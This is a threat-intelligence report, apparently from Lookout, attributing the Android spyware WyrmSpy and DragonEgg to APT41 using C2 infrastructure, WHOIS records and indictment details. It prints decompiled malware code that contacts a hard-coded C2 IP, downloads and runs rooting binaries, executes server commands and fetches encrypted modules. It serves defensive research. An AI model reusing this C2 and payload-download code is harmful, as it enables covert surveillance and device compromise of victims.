# Lookout Attributes Advanced Android Surveillanceware to Chinese Espionage Group APT41

## Summary

- Lookout attributes WyrmSpy and DragonEgg to infamous Chinese espionage group APT41, which has not slowed down since recent indictments by the U.S. government.
- APT41 is known to target a wide range of public and private sector organizations, including nation-state governments, software development companies, computer hardware manufacturers, telecommunications providers, social media companies, and video game companies.
- An established threat actor like APT41 turning their focus to mobile devices shows that mobile endpoints are high-value targets with coveted data.
- WyrmSpy and DragonEgg use modules to hide their malicious intentions and avoid detection.
- WyrmSpy and DragonEgg were first reported to Lookout Threat Intelligence Services subscribers in October 2020 and January 2021 respectively in full write-ups that included IOCs, YARA rules, and additional threat analysis.
- Contact us if you have been targeted or would like to consult with our research team on mobile threats.

## What are WyrmSpy and DragonEgg surveillanceware?

WyrmSpy and DragonEgg are two advanced Android surveillanceware that Lookout attributes to high-profile Chinese threat group APT41, also known as Double Dragon, BARIUM, and Winnti.

While APT41 is mostly known for exploiting web-facing applications and infiltrating traditional endpoint devices, these malware are rare reported instances of the group exploiting mobile platforms.

Lookout Threat Lab researchers have been actively tracking both spyware and providing coverage to Lookout Mobile Endpoint Security customers. We provided the first detailed write-up of WyrmSpy to our Threat Intelligence Services subscribers in October 2020. The Lookout Security Graph first ingested samples of WyrmSpy in 2017, while DragonEgg was first detected in early 2021 and our latest example dates to April 2023.

Both surveillanceware appear to have sophisticated data collection and exfiltration capabilities and hide those functions in additional modules that are downloaded after they are installed. WyrmSpy primarily masquerades as a default operating system app, while DragonEgg pretends to be third-party keyboard or messaging apps.

## What is the APT41 espionage group?


APT41 is a state-sponsored espionage group based in the People's Republic of China that has been active since 2012. Unlike many nation-state-backed APT groups, APT41 has a track record of compromising both government organizations for espionage, as well as different private enterprises for financial gain.

According to U.S. grand jury indictments from 2019 and 2020, the group was involved in compromising over 100 public and private organizations, and individuals in the United States and around the world, including Australia, Japan, India, South Korea, Singapore, and Taiwan. These companies include software development companies, computer hardware manufacturers, telecommunications providers, social media companies, video game companies, universities, think tanks, and foreign governments, as well as pro-democracy politicians and activists in Hong Kong.

The U.S Department of Justice's indictment named five individuals associated with APT41, three of whom — Jiang Lizhi (蒋立志), Qian Chuan (钱川), and Fu Qiang (付强) — are publicly listed in leadership positions of Chinese company Chengdu 404 Network Technology Co., Ltd., a.k.a "Chengdu 404."

The indictment charges the men with conspiracy, racketeering, money laundering, fraud, identity theft, access device fraud, unauthorized access to protected computers and wire fraud in association with Chengdu 404.

*The FBI notice poster with images of the individuals charged in connection to APT41's cyber espionage activities.*



成都肆零肆

企业服务 信息安全 人工智能 人脸识别 网络安全

融资信息： -　成立日期： 2014-05-26　所属地： 四川省成都市

所属企业： 成都市肆零肆网络科技有限公司

网络安全公司

成都肆零肆简介　企查查

成都肆零肆是一家网络安全公司，其主要产品为口令恢复系统，龙爪-APT监测和人脸识别系统，专注于为企业解决网络安全问题。

核心人员 3　企查查


| 序号 | 姓名 | 职位 | 简介 |
|---|---|---|---|
| 1 | 钱 钱川 | 执行董事 | - |
| 2 | 蒋 蒋立志 | 经理 | - |
| 3 | 徐 徐静 | 监事 | - |

*A Chinese business directory listing for Chengdu 404 lists Qian Chuan as "Managing Director" and Jiang Lizhi as "Manager." Chengdu 404 is described as "a network technology company."*

## APT41's connection with WyrmSpy and DragonEgg

DragonEgg and WyrmSpy are connected to each other through their use of overlapping Android signing certificates. Some versions of WyrmSpy introduced unique signing certificates that were later observed in use by DragonEgg developers.


It was through WyrmSpy that Lookout was able to attribute the two malware to APT41 due to a link between the command-and-control (C2) infrastructure hard-coded into the malware's source code and Chengdu 404. Early samples use IP address "121.42.149[.]52" as part its C2 infrastructure, which was the resolving IP for a subdomain, "vpn2.umisen[.]com," a part of the hacking infrastructure APT41 used between May 2014 until August 2020, as revealed in the U.S. Department of Justice's indictment.



```
            Utils.LOG(s);
            String s1 = Root.PostToUrl("http://121.42.149.52:8002/", s.getBytes());
            Utils.LOG(s1);
            if(s1.length() <= 0) {
                return false;
            }

            JSONObject resp_json_object = new JSONObject(s1);
            int v = resp_json_object.getInt("ret");
            if(v == 1) {
                return true;
            }

            return v == 0 ? Root.DownRootPlan2(context, resp_json_object.getString("name")) : false;
        }
        catch(Exception e) {
            Utils.PrintStackTrace(e);
            return false;
        }
    }

    public static boolean DownRootPlan2(Context context, String name) {
        try {
            String s1 = context.getFilesDir() + "/" + "r";
            if(Root.PostDownFile("http://121.42.149.52:8002/", String.format("api=down&name=%s", new Object[]{name}).getBytes()
                FileUtils.setPermissions(s1, 493, -1, -1);
                return true;
            }
        }
        catch(Exception e) {
            Utils.PrintStackTrace(e);
            return false;
        }

        return false;
    }

    public static void ForceToRoot(Context context) {
        Root.setRootState(context, 1);
        PreferenceManager.getDefaultSharedPreferences(context).edit().putInt("solutionIdx", 0).commit();
        Root.SetHaveTryIvyRoot(context, false);
        Root.tryToRoot(context);
    }

    private static boolean GetCanUseOtherRoot(Context context) {
        return PreferenceManager.getDefaultSharedPreferences(context).getBoolean("canUseOtherRoot", false);
    }

    public static boolean GetHaveTryIvyRoot(Context context) {
        return PreferenceManager.getDefaultSharedPreferences(context).getBoolean("haveIvyRoot", false);
    }

    public static int GetRootSolutionCount(Context context) {
        int solutionCount = PreferenceManager.getDefaultSharedPreferences(context).getInt("solutionCount", -1);
        if(solutionCount != -1 && System.currentTimeMillis() - PreferenceManager.getDefaultSharedPreferences(context).getLong("
            solutionCount = -1;
        }
```

*WyrmSpy includes a hard-coded C2 IP address, “121.42.149[.]52”, used as a resolving IP for a known APT41 domain.*

“Vpn2.umisen[.]com” is a subdomain of umisen[.]com, which itself resolved only to 121.42.149[.]52 from the end of 2015 through late 2017. A total of 14 samples that Lookout researchers analyzed that communicated with this IP address, which appeared to have been packaged between March and July 2017.



First Seen 2015-12-07
Last Seen 2017-08-10
ASN AS37963 - ALIBABA-CN-NET
Organization Alibaba (US) Technology Co., Ltd.
Netblock 121.42.128.0/17
CN
Alibaba-US-Technology-Co.-Ltd. Routable

Reputation Unknown (Score: 1)

| Resolutions | Whois | Certificates | Trackers | Components | Host Pairs | OSINT | Hashes | Reverse DNS | Projects | Cookies | Services |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | 4 | 3 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | 0 |

FILTERS

SOURCE (1 / 1)

riskiq 1


RESOLUTIONS

1 - 1 of 1 Sort : Last Seen Descending 25 / Page

| Resolve | First | Last | Source | Tags |
|---|---|---|---|---|
| umisen.com | 2015-12-06 | 2017-08-10 | riskiq | |

*The IP address found in earlier WyrmSpy samples was the resolving IP for “umisen[.]com” between December 2015 and August 2017, when malware samples containing this C2 were created and distributed.*

A WHOIS record for “umisen[.]com” from 2015 and 2016 lists one of the individuals named in the indictment, Jiang Lizhi, as the registrant for the domain. The email listed in the WHOIS record, “huliwahaha@gmail[.]com,” resembles a password ”wahaha@20170”, which is also mentioned in the indictment.



Record Updated 2015-07-31 : Last Scanned 2016-10-29

Checked by RiskIQ | Expired 6 years ago | Created 8 years ago | Show Diff | Hide Raw Record

| Attribute | Value |
|---|---|
| WHOIS Server | whois.godaddy.com |
| Registrar | GODADDY.COM, LLC |
| Domain Status | clientDeleteProhibited https://icann.org/epp#clientDeleteProhibitedlclientRenewProhibited https://icann.org/epp#clientRenewProhibitedlclientTransferProhibited https://icann.org/epp#clientTransferProhibitedlclientUpdateProhibited https://icann.org/epp#clientUpdateProhibited |
| Email | huliwahaha@gmail.com (registrant, admin, tech) |
| Name | JIANG LIZHI (registrant, admin, tech) |
| Organization | - |
| Street | WuHouQu TianShunLu 222# TuNanDuo 3-1-1001 (registrant, admin, tech) |
| City | chengdu (registrant, admin, tech) |
| State | sichuan (registrant, admin, tech) |
| Postal Code | 610000 (registrant, admin, tech) |
| Country | CHINA (registrant, admin, tech) |
| Phone | 8618608381888 (registrant, admin, tech) |
| NameServers | ns69.domaincontrol.com<br>ns70.domaincontrol.com |

*The IP address found in earlier WyrmSpy samples was the resolving IP for "umisen[.]com" between December 2015 and August 2017, when malware samples containing this C2 were created and distributed.*

## How are WyrmSpy and DragonEgg deployed

It appears that the targeting of WyrmSpy and DragonEgg varies greatly.

WyrmSpy primarily masquerades as a default Android system app used for displaying notifications to the user. Later variants package the malware into apps masquerading as adult video content, "Baidu Waimai" food delivery platform, and Adobe Flash.

DragonEgg has been observed in apps purporting to be third-party Android keyboards and messaging apps like Telegram.

Lookout researchers have not yet encountered samples in the wild and assess with moderate confidence that they are distributed to victims through social engineering campaigns. Google confirmed that based on current detection, no apps containing this malware are found to be on Google Play.

## Notable capabilities of WyrmSpy and DragonEgg

The two malware request extensive device permissions while relying on modules that are downloaded after the apps are installed to enable data-exfiltration capabilities.

### WyrmSpy capabilities

After it’s installed and launched, WyrmSpy uses known rooting tools to gain escalated privileges to the device and perform surveillance activities specified by commands received from its C2 servers. These commands include instructing the malware to upload log files, photos stored on the device, and acquire device location using the Baidu Location library.

Although we were not able to acquire additional modules from the C2 infrastructure at the time of discovery, we assess with high confidence that a secondary payload is used by the malware to perform additional surveillance functionality. This is based on the permissions that WyrmSpy obtains but does not use in the code contained in the app, which indicates abilities to exfiltrate additional data, such as SMS and audio recordings.

Configuration files used by the malware to execute instructions received by the C2 further support this hypothesis, with references to “AudioRecord” and “Files” set to true or false based on received commands.

**Potential data that WyrmSpy collects**

- Log files
- Photos
- Device location
- SMS messages (read and write)
- Audio recording

### DragonEgg capabilities

Similar to WyrmSpy, DragonEgg appears to rely on additional payloads to implement the full scale of its surveillance functionality.

At launch, the malware acquires — either from C2 infrastructure or a bundled file within the APK — a payload often named “smallmload.jar” which attempts to acquire and launch additional functionality. Like WyrmSpy, the DragonEgg samples request extensive permissions for services that are not directly exploited in the core app.

We suspect that by trojanizing legitimate chat apps like Telegram, APT41 is trying to remain inconspicuous while requesting access to extensive device data. Messaging apps typically request access to sensitive device data, and by hiding its surveillance functionality within a large, fully-functional app, the threat actor is better able to remain inconspicuous while the app is running on the device or statically analyzed by a researcher.

**Potential data that DragonEgg collects**

- Device contacts
- SMS messages
- External device storage files
- Device location
- Audio recording
- Camera photos


# WyrmSpy Technical analysis

## Communications with C2 and configuration files

WyrmSpy relies on commands received from C2, as well as configuration files to determine the actions it takes against the compromised device and the data it exfiltrates. As server-side code is not accessible from the C2, it is not yet clear whether a threat actor has automated the commands sent to the malware client, or whether direct human interaction is required.

The configuration files are created and populated by WyrmSpy on startup and form the basis of the behavior on an infected device. As the malware interacts with the device and receives instructions from its C2, it modifies the configuration files accordingly.

Additional configuration files contain information about the C2, metadata and identifiers that were initially collected about the infected device. A file named “ManifestFile.json” is acquired from the C2 and specifies C2 beaconing intervals, lists of files for upload and download, and a list of shell commands to execute on the device.




```
public boolean ExecServerCmd(Context context, String json) {
    Iterator iterator4;
    JSONArray jSONArray1;
    String s5;
    CacheMessage message;
    try {
        JSONObject resp_json_object = new JSONObject(json);
        if(!resp_json_object.getBoolean("suc")) {
            return false;
        }

        JSONObject jSONObject1 = resp_json_object.getJSONObject("data");
        JSONObject jSONObject2 = jSONObject1.getJSONObject("config");
        JSONArray jSONArray0 = jSONObject1.getJSONArray("cmdList");
        int v = jSONObject2.getInt("heartInterval");
        boolean z = jSONObject2.getBoolean("locationEnabled");
        int v1 = jSONObject2.getInt("locationInterval");
        String s1 = jSONObject2.getString("locationAccuracy");
        if(Config._interval != v) {
            Config._interval = v;
            Config.UpdateAppConfig(context);
        }
```

*WyrmSpy relies on commands received from its C2, as well as configuration files to determine the actions it takes against the compromised device and the data it exfiltrates.*

**Rooting the device**

WyrmSpy leverages well known rooting tools such as KingRoot11 and IovyRoot/IvyRoot12. It’s also able to disable SELinux on appropriate versions of Android, an action attackers sometimes take in order to access data they might not otherwise be able to.

If the packaged rooting tool does not work or does not exist, and if the device is not already rooted, the malware queries the C2 infrastructure with the model and kernel version of the infected device. It then receives a response containing a file name which the malware uses to download additional rooting binaries from C2 infrastructure if one exists for the specified device.




```
public static boolean DownRootPlan2(Context context, String name) {
    try {
        String s1 = context.getFilesDir() + "/" + "r";
        if(Root.PostDownFile("http://121.42.149.52:8002/", String.format("api=down&name=%s", new Object[]{name}).getBytes(), s1).booleanValue()) {
            FileUtils.setPermissions(s1, 493, -1, -1);
            return true;
        }
    }
    catch(Exception e) {
        Utils.PrintStackTrace(e);
        return false;
    }

    return false;
}
```

*The malware attempts to acquire an additional rooting tool to gain root privileges if the bundled tools, like KingRoot, are unsuccessful.*

# DragonEgg technical analysis

Similar to WyrmSpy, DragonEgg relies on a secondary payload often named “smallmload.jar” to load a tertiary module.




```
public static boolean CheckCoreNewVersionToDownload() {
    boolean v3 = false;
    if("".length() != 0 && (!mDownloader.IsMd5Same() && "".length() != 0)) {
        v3 = HttpNet.DoHttpDownload("", "testcore.jar");
        if(v3) {
            v3 = MD5.checkFileMD5("", "HttpNetFiles/testcore.jar");
            if(v3) {
                StringUtils.XorDecodeFile("HttpNetFiles/testcore.jar");
                netLog.sendLog_smallmload("smallmload 下载取证程序完成");
                HttpNet.MoveNetFile("versionWeb.txt", "version.txt");
                return v3;
            }
        }
    }

    return v3;
}
```

